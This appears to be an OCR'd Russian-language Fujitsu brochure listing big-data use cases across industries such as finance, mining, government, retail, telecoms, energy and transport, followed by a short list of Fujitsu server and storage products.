
1. Электронная торговая площадка
2. Анализ кредитоспособности
3. Управление рисками ликвидности
4. Brand Analytics
5. Расчет нормативов по достаточности капитала
6. Распознавание и идентификация по изображению

Металлургия и добывающая промышленность




1. Управление сбытом
2. Поддержка систем горнотранспортного комплекса
3. Управление энергосбережением
4. Ремонты по состоянию (Predictive Maintanance)
5. Ситуационный центр

Государственный сектор




1. Прогноз Социально-Экономического развития
2. Централизованное хранилище данных электронного бюджета
3. Система видео-контроля мигрантов
4. Ситуационный центр выявления угроз Национальной безопасности
5. Выявление мошенничества в налоговой сфере

Розничная торговля



1. Прогнозирование спроса и планирование ассортимента
2. Поддержка мероприятий по продвижению товаров
3. Управление товарными запасами дистрибутора в реальном времени
4. Оптимизация использования торговых площадей
   - Оптимизация использования торговых площадей
   - Предсезонное планирование

Телекоммуникации




1. Слияние биллинговых систем
2. Хранилище данных с телекоммуникационной моделью
3. Управление лояльностью абонентов
4. Превентивная диагностика

Энергетика



1. Электроэнергетическая система с интеллектуальной сетью
2. Мониторинг технического состоянии электронно-сетевого оборудования
3. Оперативный мониторинг и прогнозирование
4. Поддержка системы управления режимами энергосистемы


Транспорт




1. Контроль дислокации и выполнения графиков
2. Планирование расписания грузоперевозок
3. Железнодорожный транспорт
   - Учёт расхода дизтоплива
   - Контроль/мониторинг состояния активов
   - Мониторинг поведения пассажиров
4. Авиа транспорт
   - Определение срока прибытия воздушного судна
   - Диагностика работы авиационных двигателей на лету
   - Мониторинг состояния покрытия ВПП

Технологии Fujitsu для BigData

- **FlexFrame for SAP** – специализированный и глубоко интегрированный комплекс для развертывания приложений SAP
- **PRIMERGY** – семейство серверов стандартной архитектуры на базе процессоров Intel
- **ETERNUS** – семейство систем хранения, резервного копирования и архивирования данных
- **SAP HANA appliance** – инфраструктура для развертывания решений на базе SAP HANA

